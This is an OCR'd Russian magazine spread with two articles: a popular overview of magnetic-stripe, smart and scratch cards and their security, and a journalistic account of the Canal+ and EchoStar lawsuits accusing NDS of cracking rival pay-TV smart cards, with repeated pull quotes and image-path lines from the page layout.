Они есть и у студентов, и у бизнесменов, и у домохозяек - дебетные и кредитные, для проезда на общественном транспорте, оплаты телефонных переговоров, доступа в интернет и т.п.

Согласно стандарту ISO-7810, пластиковая карта представляет собой прямоугольную пластину размером 85,6x54 мм и толщиной 0,76 мм.

Но очевидные преимущества скрывают за собой менее очевидные недостатки. Если для того, чтобы лишить тебя наличности, мошеннику необходимо вытащить кошелек у тебя из сумки или кармана, то для воровства с помощью пластиковых карт он может находиться в соседней комнате, а может и на другом континенте.

Проблема identity theft (дословно - воровство идентификационных данных) стала в последнее время одной из самых обсуждаемых тем. Хотя под этим термином понимают и подделку чеков, и кражу паролей, а по мере распространения альтернативных механизмов аутентификации (в частности, биометрия) приходится учитывать все новые и новые возможности для злоупотреблений личной информацией, в центре внимания находятся именно пластиковые карты.

Они есть и у студентов, и у бизнесменов, и у домохозяек - дебетные и кредитные, для проезда на общественном транспорте, оплаты телефонных переговоров, доступа в интернет и т.п. Дошло до того, что пластиковые телефонные карты стали объектом коллекционирования - на любом онлайн-аукционе можно найти раздел, посвященный этой "филателии XXI века". Даже в поликлиниках вместо бумажного страхового полиса теперь выдают пластиковые карты!

"Раньше я собирал телефонные карточки, теперь кредитные"

По методу хранения информации весь этот "пластик" можно разделить на три основных категории: карты с магнитной полосой, скретч-карты и смарт-карты. В отдельную группу выделяют пластиковые визитные карточки и прочую сувенирную продукцию, виды правонарушений с их использованием якобы неизвестны. Хотя в метро я несколько раз проходил мимо свирепых старушек, показывая им пластиковый календарик, причем прошлогодний :).

КАРТЫ С МАГНИТНОЙ ПОЛОСОЙ

■ Первое, что приходит в голову, когда слышишь термин "пластиковая карта" - это классические карты с магнитной полосой. Появились они еще в 50-х годах прошлого века. Пионером в использовании новой технологии стала компания Diners Club, а затем к ней присоединилась и American Express. За это время карты распространились по всему миру, на них же и приходится самый большой процент противоправных действий или, попросту говоря, случаев мошенничества и воровства.


Согласно стандарту ISO-7810, пластиковая карта представляет собой прямоугольную пластину размером 85,6x54 мм и толщиной 0,76 мм. Для защиты этого миниатюрного кусочка пластмассы используются последние технологии в самых разных областях: полиграфии, химической промышленности, разработке программного обеспечения и т.п.

Банковская карта, вид спереди

НОМЕР КАРТЫ

■ Номер карты является первичным источником информации о ней: по нему можно узнать тип карты, банк-эмитент, а также номер счета. Структура может различаться (так, существуют карты Visa с 13 и 16-значными номерами), но по первой цифре всегда можно определить, какой системе она принадлежит:

3 - American Express, Diners Club и некоторые другие системы
4 - Visa
5 - MasterCard
6 - DiscoverCard



Банковская карта, вид сзади

Обычно карта несет на себе следующую информацию:

На лицевой стороне:

- уникальный 16-значный номер;
- срок действия (от и до);
- имя владельца.

На тыльной стороне:

- магнитная полоса;
- подпись владельца.

Кроме того, полиграфическим способом на карту может наноситься множество изображений: фотография владельца, справочная информация для клиентов банка и т.п.

Буквы и цифры на лицевой стороне могут быть выбиты специальным эмбоссером, а могут быть и просто напечатаны, к примеру, как на картах Visa Electron.

Основным хранилищем данных на карте является магнитная полоса. По своим свойствам она похожа на пленку, которая используется в аудиокассетах. Информация может записываться на три дорожки, отличающиеся форматом:

- первая имеет плотность записи 210 бит на дюйм (BPI) и может содержать 79 7-битных (6 бит + четность) алфавитно-цифровых символов (доступны только для чтения);
- вторая - 75 BPI, содержит 40 5-битных (4 бита + четность) цифр;
- третья - 210 BPI, содержит 107 5-битных (4 бита + четность) цифр.

На банковских картах на дорожки записываются: номер счета, код валюты, код страны выдачи, имя владельца, срок действия (в принципе, та же информация, что напечатана на самой карте, но в цифровом виде). Кроме того, любая компания может использовать собственный формат данных. Например, для использования в качестве внутреннего пропуска там вместо номера счета может быть указан уровень полномочий владельца и т.п.

Каждый раз для проведения денежных транзакций с помощью банковских карт системой инициируется процесс аутентификации - проверяется правильность записанной на карте информации. Аутентификация бывает следующих видов:


Возможность оплаты через интернет



Старый добрый банкомат

- голосовая авторизация - простейший случай, проводится с помощью телефона с тоновым набором;
- электронный терминал - считывание информации с магнитной полосы, например, в банкоматах или POS-терминалах;
- виртуальный терминал - проверка данных при оплате через интернет.

В любом случае, на одной стороне находится владелец карты, а на другой - специализированная организация (aquirer), которая устанавливает связь с банком, выдавшим карту, для проверки данных:

- номер карты;
- лимит (для кредитной карты);
- срок действия карты;
- наличие денег на счете.

Если все необходимые условия выполнены, а запрошенная сумма не превышает остаток на счете, эта же организация обеспечивает гарантии перевода денег другому участнику транзакции.



Проверка данных при совершении транзакции

Передача данных между терминалом и проверяющей организацией происходит по телефонным сетям или по интернет-каналам. Для защиты передаваемых данных используется шифрование. К примеру, банкомат шифрует введенный PIN-код и отправляет его для сверки с тем, что хранится в базе данных банка, выдавшего карту. Для шифрования используется криптографический метод односторонних функций. Их значение легко вычислить в одном направлении с использованием банковского ключа и набранного PIN-кода, а проведение обратного преобразования (инвертирования) на практике очень неэффективно, даже если банковский ключ стал известен. Эта защита была введена, чтобы защитить держателя карты от действий нехорошего дяди, получившего доступ к банковским базам.

Кроме технических средств, большое значение имеют организационные и административные методы защиты. Они включают в себя целый комплекс мер на самых разных уровнях: от специальных замков на кабинах банкоматов и call-центров экстренной помощи, куда следует обращаться в случае утери или кражи карточки, до правительственного контроля над продажей оборудования для производства самих карт.

Казалось бы, в процессе оплаты по пластиковой карте все настолько предусмотрено, а каждая операция проходит столько различных проверок, что проще, наверное, было бы внедриться в зарубежную разведку, чем украсть деньги со счета. И хотя статистику выявления шпионов от нас скрывают, судя по доступной информации о случаях мошенничества, все »

На банковских картах на дорожки записываются: номер счета, код валюты, код страны выдачи, имя владельца, срок действия (в принципе, та же информация, что напечатана на самой карте, но в цифровом виде).

Для шифрования используется криптографический метод односторонних функций. Их значение легко вычислить в одном направлении с использованием банковского ключа и набранного PIN-кода.


оказывается далеко не так радужно, как хотелось бы. При удачных атаках добычей хакеров становится информация о миллионах банковских карт. И такие случаи происходят достаточно часто, чтобы заставить беспокоиться каждого, кто хранит свои деньги "на карточке".

Но проблемы, с которыми сталкиваются люди при использовании пластиковых карт с магнитной лентой, не ограничиваются лишь противоправными действиями. Как и любая другая технология полувековой давности, они имеют ряд недостатков. К примеру, массу неудобств приносит тот факт, что любой магнит может элементарно стереть всю хранящуюся информацию, и даже простые царапины могут повлиять на ее целостность. И это еще не самое страшное, по сравнению с другими "родовыми травмами".

СМАРТ-КАРТЫ

Технология смарт-карт, призванная исправить эти недостатки, существует довольно давно. Впервые ими начали пользоваться французы в 1984 году. Но до сих пор они не получили повсеместного распространения. Хотя и были планы, согласно которым к 2004 году все платежные системы собирались перейти на использование смарт-карт, банки все продолжают выпускать старый добрый "пластик".

И хотя для пользователя, снимающего деньги, процедура выглядит привычно (ввел PIN-код и готово), внутри системы работает сложный механизм обмена зашифрованными данными.



Анатомия смарт-карты

Теперь неадивые пользователи не будут приклеивать бумажку с паролем на монитор или класть ее под клавиатуру :). Будет достаточно вставить свою персональную (без пошлостей) карту в слот и готово.

Снаружи карты обоих типов (магнитные и смарт-карты) выглядят почти одинаково, но зато внутри... Начну с того, что у обычных карт никакого "внутри" вообще нет, а у смарт-карт там под позолоченными контактами спрятан микрочип. Он может содержать до килобайта RAM, 24 Кб ROM и 16 Кб перепрограммируемого ROM. В нем есть еще и 8-битный микропроцессор, работающий на частоте около 5 МГц. И все это в упаковке тоньше миллиметра! Понятное дело, что с таким богатством магнитная полоса отпадает за ненадобностью.

Вычислительные возможности процессора позволяют перейти от обычной аутентификации к полноценному применению криптографии. И хотя для пользователя, снимающего деньги, процедура выглядит привычно (ввел PIN-код и готово), внутри систе-

ЖИЗНЬ КАРТЫ

Первый этап: производство компонентов

После сборки в чип закладывается специальный ключ (fabrication key, KF). Он не позволяет внести в него изменения до непосредственного запечатывания в пластик. KF создается с помощью специальных алгоритмов и с использованием мастер-ключа изготовителя, уникален для каждой выпускаемой карты.

Второй этап: перед персонализацей карты

Готовый чип поставляется компании, выпускающей чистые смарт-карты. На месте он устанавливается на пластиковую основу и тестируется. FK заменяется ключом персонализации (personalisation key, KP). Для дополнительной безопасности на KP устанавливается блок Vper (personalisation lock). Физический доступ к памяти полностью закрывается, а для записи и изменения информации используется только программный метод. После этого системные области, на которых содержатся заложенные ключи, недоступны для чтения и записи.

Третий этап: персонализация карты


Этот этап выполняется компанией-эмитентом (например, банком). В память записывается специальное программное обеспечение, формируются файлы данных, содержащие информацию о владельце карты, PIN-коде и т.д. В конце данные закрываются блоком Vutil (utilisation lock). После этого карта может выдаваться ее новому владельцу.

Четвертый этап: использование карты

В процессе использования активируются программы, они обращаются к логической файловой системе, запускают механизмы шифрования и т.п. Доступ к данным определяется заложенной политикой безопасности.

Пятый этап: истечение срока действия

Переход к заключительному этапу может быть инициирован двумя способами. Первый выполняется программой, которая записывает последний блок (invalidation lock) на мастер-файл. После этого любые операции записи становятся недоступны, но операции чтения могут быть проведены, например, для анализа хранящейся информации. Другой способ заключается в установке блока на PIN-код и дополнительный разблокирующий PIN-код. В этом случае становятся невозможны все операции, даже чтение.




Структура логической файловой системы смарт-карты

мы работает сложный механизм обмена зашифрованными данными.

Для того чтобы обеспечить максимальную защиту этих алгоритмов, на каждом этапе жизненного цикла смарт-карт закладывается свой "секрет". Таким образом, даже если злоумышленники внедрятся непосредственно в технологический процесс, сами карты не будут скомпрометированы.

Процессор внутри каждой карты работает под управлением операционной системы, предоставляющей достаточно удобный интерфейс для разработчика. Именно благодаря этой системе и возможно выполнение программ, запись и чтение файлов, шифрование и проверка криптографических данных. Гибкость ее настолько велика, что корпорация Sun даже разработала платформу Java Card, позволяющую использовать для разработки специализированных приложений свою сверхпопулярную технологию Java.

Существенно увеличенная (по сравнению с магнитной картой) емкость носителя и удобный доступ к хранящимся данным позволяют использовать одну карточку для нескольких типов операций. К примеру, в качестве пропуска, для получения зарплаты и доступа в компьютерную сеть компании. Таким образом ты избавляешься от тугой стопки карт в кошельке, получая вместо них одну универсальную.



Одна смарт-карта сможет заменить целую стопку обычных

Что же мешает внедрению этой замечательной технологии на практике? Как ни банально, все опять упирается в деньги. И дело здесь не только и не столько в разнице стоимости готовых карт. Все дело, прежде всего, в огромной инфраструктуре, обширной сети банкоматов, POS-терминалов и прочей техники, охватившей всю планету. Замена и модификация оборудования, разработка и внедрение программного обеспечения, обучение персонала - трудно даже представить, во сколько все это обойдется.

Из-за этих сложностей смарт-карты пока внедряются на более узких рынках. Например, многие современные компьютеры, особенно предназначенные для корпоративных заказчиков, имеют встроенные устройства для их

Смарт-карты используются в таксофонах

чтения. Так как большинство операционных систем поддерживают авторизацию пользователей с помощью аппаратных средств, это позволяет существенно повысить безопасность в компьютерной сети компании. Теперь нерадивые пользователи не будут приклеивать бумажку с паролем на монитор или класть ее под клавиатуру :). Будет достаточно вставить свою персональную (без пошлостей) карту в слот и готово.

В новостях регулярно появляются сообщения о том, что правительства разных стран планируют использовать возможности смарт-карт для создания паспортов нового поколения, размещая в памяти целую картотеку данных по каждому гражданину: биометрическую информацию, медицинскую и страховую истории, ключи персональной "электронной подписи" и т.п.

СКРЕТЧ-КАРТЫ

Мошенничество с предоплаченными, или скретч-картами, наиболее распространено. Действительно, несерьезно было бы тратить время и деньги на разработку каких-то хитрых технологий для считывания информации под защитным слоем. К тому же прибыли здесь несравнимо меньше и ограничены. Гораздо интереснее закупить оборудование и организовать производство большой партии "двойников", максимально похожих на карты популярных платежных систем, телекоммуникационных компаний и т.п.

Из-за специфики скретч-карт, их графическому оформлению уделяется особое внимание. Обычно отличия "двойников" от оригинала проявляются именно в деталях, когда не удается повторить более сложный технологический процесс или миниатюрные элементы рисунка. Так, в известном инциденте с распространением поддельных карт "БИ+" опознать их можно было по более широким линиям штрих-кода и способу его нанесения (не над защитным слоем ламината, а под ним). Еще одним различием (более заметным) был повторяющийся серийный номер.

В простейшем случае номера генерируются случайно. Если же преступникам каким-либо образом удастся заполучить базы данных действительных номеров и PIN-кодов, а потом выбросить на рынок подобные подделки... Примерно такие кошмары снятся руководителям служб безопасности крупных интернет-провайдеров и компаний-операторов сотовой связи :).

Именно поэтому многие крупные фирмы предпочитают взять выпуск "пластика" в свои руки. Для этого они закупают оборудование на сотни тысяч долларов, обучают персонал и налаживают собственное производство. Впрочем, зачастую бывает достаточно закупать готовые карты у специализированных компаний, а потом на собственных мощностях наносить на них номера и защитный слой.

ЧТО ДАЛЬШЕ

Три описанные категории не охватывают все разнообразие карт. Для пропусков и страховых полисов, к примеру, часто используются лишь штрих-коды, а в дисконтных и клубных системах карты могут вообще не нести никакой информации, кроме уникального номера и ФИО. В большинстве случаев повысить относительно невысокий уровень защиты позволяет нанесение фотографии владельца (и на проходной, и в магазине достоверность дополнительно проверяется человеком). А защитить карту от подделки помогает сложная полиграфия, например, нанесение голографического рисунка.

В общем, технологий очень много, а завтра будет еще больше. Хорошо ли это? Да просто замечательно! Но верно сказал классик: воруют...

Следи за окружающими при использовании банкомата

Для пропусков и страховых полисов, к примеру, часто используются лишь штрих-коды, а в дисконтных и клубных системах карты могут вообще не нести никакой информации, кроме уникального номера и Ф.И.О.

Берд Киви (kiwi@computerra.ru)

ИГРЫ ИНДУСТРИАЛЬНОГО РАЗМАХА

ТАЙНЫ СМАРТ-КАРТОЧНОГО БИЗНЕСА

Летом этого года транснациональная компания NDS Group, один из главных разработчиков смарт-карт доступа для систем платного ТВ, выпустила интересный пресс-релиз. Заголовок документа говорит сам за себя: "NDS отвергает судебный иск компании EchoStar как безосновательный и оппортунистический".

ОБВИНЕНИЯ, СЛУХИ И ДОМЫСЛЫ

Суть же обвинений медиакомпании EchoStar (владеющей в США второй по величине, после DirecTV, спутниковой ТВ-сетью Dish Network) и родственной ей американо-швейцарской фирмы NagraStar сводится к тому, что NDS тайно занимается промышленным шпионажем и взломом смарт-карт конкурентов, а добытую столь нечестным путем информацию "сливает" затем через интернет в сети пиратского подполья.

Суть же обвинений медиакомпании EchoStar сводится к тому, что NDS тайно занимается промышленным шпионажем и взломом смарт-карт конкурентов, а добытую столь нечестным путем информацию "сливает" через интернет в сети пиратского подполья.

Через пресс-релиз NDS глава компании Абе Пелед дал весьма решительный отпор всем этим обвинениям, заявив, что его фирма "не имеет ничего общего с пиратским взломом EchoStar или каких-либо других смарт-карт; NDS - ведущий в мире поставщик систем защиты платного телевидения, давно и прочно приверженный искоренению пиратства в индустрии, а иск EchoStar/NagraStar - это, по сути дела, повторение другого безосновательного судебного дела, затеянного против нас около года назад и с тех пор прекращенного". И добавляется - "если бы за данными обвинениями реально что-то стояло, все выяснилось бы давным-давно, а так - это просто несерьезные попытки судебными тяжбами нанести вред NDS и помешать честной конкуренции..."

Все эти громкие, но довольно неискренние (как будет показано далее) слова скрывают за собой весьма интригующую историю, которую имеет смысл разобрать в подробностях, так как на протяжении всего последнего десятилетия сфера платного телевидения демонстрирует весьма парадоксальную картину.

Как известно, в качестве наиболее удобного "ключа" для гибкого управления просмотром защищенных телеканалов выбрана технология смарт-карт, и по самым грубым подсчетам, сейчас сети платного телевидения по всему миру защищают от 80 до 100 миллионов таких чип-карт разных систем. При этом, несмотря на участие в столь прибыльном бизнесе нескольких многомиллиардных корпораций, вкладывающих массу сил и средств в защиту своих карточек доступа, буквально все они быстро и эффективно вскрываются пиратами, наводняющими рынок контрафактной продукцией. И что показательно, осуществляется взлом столь профессионально и стремительно, что порой пиратские карты новых моделей появляются на черном рынке даже раньше, чем у официальных продавцов-реселлеров на местах. Другими словами, иногда это может происходить чуть ли не синхронно с публикацией гордого пресс-релиза компании спутникового телевидения о разработке и выпуске новой сверхнадежной технологии защиты от нелегального доступа.

Выдвинуто несколько предположений и о других, более тонких механизмах, обеспечивающих нелегальное обогащение на пиратстве для определенных прослоек в руководстве ТВ-компаний. Однако это были лишь слухи, а самых разнообразных и нелепых домыслов, как известно, гуляет по Сети более чем достаточно. Конкретных же свидетельств долгое время ни у кого не было, но весной прошлого года разразился скандал...

ГРАНД-СКАНДАЛ

12 марта 2002 года европейская группа компаний Canal Plus объявила о возбуждении открытого судебного разбирательства против фирмы NDS Group, обвинив конкурентов в том, что они "затратили большие деньги и ресурсы" на взлом системы смарт-карт MediaGuard для защиты платного ТВ Canal+. А взломав, опубликовали критично важную информацию в интернете, чем способствовали наводнению рынка пиратскими картами и гигантскому росту нелегального бесплатного пользования системой. В исковом заявлении, сопровождающем обвинение, Canal Plus оценила понесенные в результате этого убытки в скромную сумму 1,2 миллиарда зеленых фантиков.

Чтобы тебе стал более понятен грандиозный, воистину глобальный характер этого скандала, поясню, что Canal Plus является телевизионным подразделением франко-американского медиагиганта Vivendi Universal, а компания NDS, в свою очередь, на 80% принадлежит Sky Global Networks, подразделению спутникового телевидения медиаимперии News Corporation австралийца Руперта Мердока. News Corporation - это сотни газет и журналов на всех пяти континентах, книжное издательство HarperCollins, в киноиндустрии - компания XX Century Fox, в сетях ТВ-ве-

Факты таковы, что наряду с продажами легального рынка, на черном и сером рынках крутятся миллионы таких же (по сути, идентичных фирменным) смарт-карт "темного" происхождения.

ЗАГАДОЧНЫЕ ПИРАТЫ

Факты таковы, что наряду с продажами легального рынка, на черном и сером рынках крутятся миллионы таких же (по сути, идентичных фирменным) смарт-карт "темного" происхождения. По этой причине в интернет-сообществе уже много лет ходят слухи, будто столь грандиозный расцвет пиратства тайно подпитывают сами же корпорации, ведущие между собой острую конкурентную борьбу. Ведь вскрытие секретного кода конкурента с последующей его широкой публикацией делают ТВ-каналы соперника практически бесплатными. А значит, конкуренту неминуемо грозят крупные убытки, а, может, и вообще разорение.

СУДЕБНЫЙ ИСК ПРОТИВ NDS GROUP

■ В судебном иске французов заявлено, что о широком распространении контрафактных карт доступа к ТВ-сетям Canal+ стало известно в конце 1999 года, после того, как код, компрометирующий MediaGuard, был опубликован на веб-сайте канадских хакеров Digital Reference (www.dr7.com).

■ После публикации этого кода специалисты Canal+, имеющие связи в хакерских кругах, провели собственное расследование с целью установления, каким образом была похищена информация, и кто именно это сделал. Результаты же расследования оказались шокирующими. Выяснилось, что за всей этой историей стоит компания NDS, вскрывшая смарт-карту MediaGuard в своем исследовательском подразделении в Израиле, а затем переправившая критичный фрагмент кода в Америку для распространения через интернет.

щания - компании BSkyB (в Великобритании), Fox Cable, Fox Broadcasting и уже почти купленная DirecTV (в США), Star TV (в Китае) и Sky Latin America (в южноамериканском регионе).

В этой империи NDS Group (www.ndsworld.com) занимается разработкой и продвижением собственной смарт-картной технологии VideoGuard, управляющей доступом к каналам платного телевидения, а клиентами этой технологии являются, в том числе, и многие другие крупные фирмы, такие, как DirecTV или Discovery Communications. В общей сложности легальными картами VideoGuard пользуются сейчас в мире свыше 30 миллионов подписчиков.

В медиаимперии Vivendi Universal разработкой собственных смарт-карт условного доступа MediaGuard занималась французская компания Canal Plus Technologies (www.canalplus-technologies.com), технологическое подразделение Canal+. Карты MediaGuard также весьма широко распространены в мире и по общему числу подписчиков - более 10 миллионов - занимают сейчас третье место.

Судебный иск, обвиняющий NDS в тайных действиях, направленных на подрыв конкурентоспособности Canal+ на рынке цифрового телевидения, был подан в американский окружной суд штата Калифорния, поскольку там (в Сан-Франциско) находится региональная штаб-квартира Vivendi Universal, а по соседству (в Южной Калифорнии) и американское представительство NDS.

ЭТО ДЕЛАЮТ ВСЕ

■ Первое, что заявила в свою защиту NDS, - это намерение подать встречный иск против Canal+, поскольку Canal Plus Technologies также занимается работами по вскрытию защиты чужих смарт-карт и переманиванием к себе для этого программистов-хакеров из других фирм. А затеянный судебный иск - это, мол, просто месть более удачливому конкуренту после неудавшихся переговоров о слиянии в декабре 2001 года.

Как прокомментировал ситуацию Айра Уинклер, главный стратег по безопасности фирмы Hewlett-Packard (в прошлом аналитик Агентства национальной безопасности США), полный демонтаж всякой новой продукции конкурентов входит ныне в стандартную корпоративную практику. Например, по словам Уинклера, "как только новая машина появляется на рынке, всякий автопроизводитель в мире знает, что первыми покупателями непременно будут соперники, которые по-тихому разберут ее до последнего болта, чтобы посмотреть, как там все работает". И тому имеется более чем достаточно подтверждений.


Ясно, что громкий прецедент с криминализацией обратной инженерной разработки ставит в крайне неловкое положение очень многие солидные фирмы. Однако, соглашается Уинклер, повсеместная корпоративная практика еще не дошла до того, чтобы выкладывать на веб-сайтах фирменные секреты конкурентов или инструкции по их компрометации. И вряд ли какая-то из компаний захочет этим прославиться, поскольку удар по репутации будет нанесен самый серьезный.

ИГРА БЕЗ ПРАВИЛ

■ Невзирая на явные и скрытые угрозы NDS в ответ предать огласке имеющийся компромат на истца, компания Canal Plus все же решилась пойти на открытое выяснение отношений, чувствуя собственную правоту и располагая значительным количеством убедительных улик против конкурента. В последующие месяцы часть этих документов была запущена в прессу и интернет, продемонстрировав публике, насколько тесно переплетены совместные дела большого ТВ-бизнеса и хакерского андеграунда.

Вообще-то, не секрет, что самые известные хакеры, в основном немцы, успешно вскрывавшие в подполье чип-карты ТВ-доступа в начале 1990-х годов, и сегодня занимаются тем же самым, но уже вполне официально. Всегда старающийся держаться подальше от бизнеса Маркус Кун сделал заметную научную карьеру, блестяще защитив в Кембридже докторскую диссертацию по способам взлома и методам защиты смарт-карт. Приятель Куна, Оливер Кеммерлинг, перебрался в Англию и возглавил небольшую лондонскую фирму ADSR, которая занимается тестовым вскрытием, разработкой способов защиты и техническим консультированием фирм, использующих смарт-карты.

Примерно в том же направлении намечалась и судьба знаменитого хакера Бориса Флоричича, более известного в интернете под псевдонимом "Tron". Осенью 1998 года он получил конфиденциальное, но вполне официальное приглашение на работу в NDS, однако две недели спустя был найден повешенным в одном из парков Берлина. Еще один давний знакомый Куна, Кеммерлинга и Флоричича, американец Крис Тарновски, более известный под сетевыми никами "Big Gun" и "Von", в начале 1990-х зани- »



Карта распространения системы VideoGuard

И что показательно, осуществляется взлом столь профессионально и стремительно, что порой пиратские карты новых моделей появляются на черном рынке даже раньше, чем у официальных продавцов-реселлеров на местах.

Наконец, почему анализ разброса серийных номеров смарт-карт показывает, что их выпускается чуть ли не в три раза больше, чем количество официальных абонентов платного ТВ?

мался в Германии спутниковой связью на одной из военных баз США, а затем вернулся в Америку. Сейчас уже многим известно, что с 1997 года Тарновски стал штатным, хотя и тайным, сотрудником NDS, работая там под именем Майк Джордж и по-прежнему сохраняя тесные контакты с компьютерным андеграундом.

ВСЕ ТАЙНОЕ СТАНОВИТСЯ ЯВНЫМ

Значительно меньше известно о том, что эти люди (Кеммерлинг и Тарновски), являясь наиболее авторитетными специалистами в своей области, работали одновременно по заказам сразу нескольких конкурирующих сторон, а потому попали в крайне затруднительное положение, когда тайные махинации их работодателей стали достоянием гласности.

Стараясь оставаться честным, Оливер Кеммерлинг в официальных показаниях подтвердил, что он и его фирма помогали NDS оборудовать в Хайфе (Израиль) специальную лабораторию по вскрытию смарт-карт, одновременно обучая сотрудников эффективным методам взлома, разработанным им совместно с Маркусом Куном.

Впоследствии от своих подопечных в Хайфе Кеммерлинг узнал, что NDS закупила партию смарт-карт Canal+, которые через некоторое время были в Израиле успешно взломаны. К Кеммерлингу попал на ознакомление соответствующий внутренний документ NDS с извлеченным из карты MediaGuard кодом и описанием методики преодоления защиты. Когда в конце 1999 года аналогичные материалы всплыли в интернете, на канадском хакерском сайте www.dr7.com, Кеммерлинг без труда узнал в них файлы лаборатории в Хайфе. Чуть позже это же подтвердил ему и знакомый из NDS, сообщивший, что из Израиля эти материалы были переправлены в Южную Калифорнию Крису Тарновски, на которого возлагалась задача по собственным каналам запустить материал в интернет.

Как показали последующие события, избранный "канал" оказался не слишком удачен - в 2000 году американская таможня задержала предназначавшуюся Тарновски оплату в размере 40 тысяч долларов, поскольку деньги следовали из Канады в пачках банкнот, упрятанных в корпусах радиоэлектронного оборудования. Собственно говоря, тогда-то и стало известно, что знаменитый в андеграунде Big Gun является тайным сотрудником NDS, поскольку именно ушлые адвокаты компании "отмазали" в тот раз Тарновски от карающей руки правосудия.

В итоге же в высшей степени двусмысленном положении оказался Оливер Кеммерлинг, поскольку его фирма работала по заказам не только NDS, но и Canal+, и других фирм платного телевидения. Кроме того, компания ADSR принадлежит Кеммерлингу лишь на 60%, в то время как остальной долей владеет NDS, не желающая ее продавать основному хозяину.

В достаточно похожей ситуации оказался и Крис Тарновски, который, как выяснилось в ходе суда, также имел с Canal+ соглашение на исследование защиты смарт-карт нового поколения MediaGuard2, одновременно являясь сотрудником NDS. Судя по заявлениям адвокатов Canal+, Тарновски тоже, вроде бы, согласился дать честные показания о своем участии в интернет-публикации кода в 1999 году, хотя и не скрывал, что боится.

ЕЩЕ ПОВОЮЕМ

Явно назревала шумная разборка, сулившая пролить свет на скрытный и темный сектор индустрии развлечений. Сектор, где руководители и сотрудники известнейших компаний теснейшим образом переплетены с нелегальным компьютерным андеграун-

Согласно американским законам, в случае доказательства вины ответчика по конкретно предъявленным обвинениям, суд может обязать нарушителя к возмещению нанесенного ущерба в троекратном размере, не считая издержек на судопроизводство. Трехмиллиардные суммы ущерба от промышленного шпионажа фигурируют в судах не часто, и, видимо, поэтому сугубо коммерческим делом заинтересовалась даже контрразведка Франции, решившая провести собственное расследование случившегося.

С другой стороны, вынос всей этой истории на широкое публичное обсуждение многими в индустрии был встречен, мягко говоря, без энтузиазма. Причина этого проста - в той или иной форме обратной инженерной разработкой, то есть негласным вскрытием программ и оборудования конкурентов, занимаются практически все серьезные игроки на рынке. Разница состоит лишь в том, что делается впоследствии с добытой подобным способом информацией, и насколько далеко она "утекает".

Вообще-то, не секрет, что самые известные хакеры, в основном немцы, успешно вскрывавшие в подполье чип-карты ТВ-доступа в начале 1990-х годов, и сегодня занимаются тем же самым, но уже вполне официально.

Впоследствии от своих подопечных в Хайфе Кеммерлинг узнал, что NDS закупила партию смарт-карт Canal+, которые через некоторое время были в Израиле успешно взломаны.

Явно назревала шумная разборка, сулившая пролить свет на скрытный и темный сектор индустрии развлечений

■ Но куда больший интерес вызвало появление в печати материалов о специфических контактах с хакерскими кругами со стороны высшего менеджерского звена в империи Руперта Мердока. Бывший руководитель Скотланд-Ярда, а ныне глава службы безопасности в компаниях NDS и BSkyB, Рэй Эдамс, как выяснилось, лично финансировал английский хакерский веб-сайт "The house of ill compute" (Thoic.com). Через Thoic шла бойкая торговля контрафактными смарт-картами доступа к ТВ-сети главного конкурента BSkyB в Великобритании, компании ITV Digital, использующей карты MediaGuard. Особую пикантность этой истории придает то обстоятельство, что как полномочный представитель News Corporation Рэй Эдамс является членом совета директоров организации AEPOC - Европейской промышленной группы по противодействию пиратству...

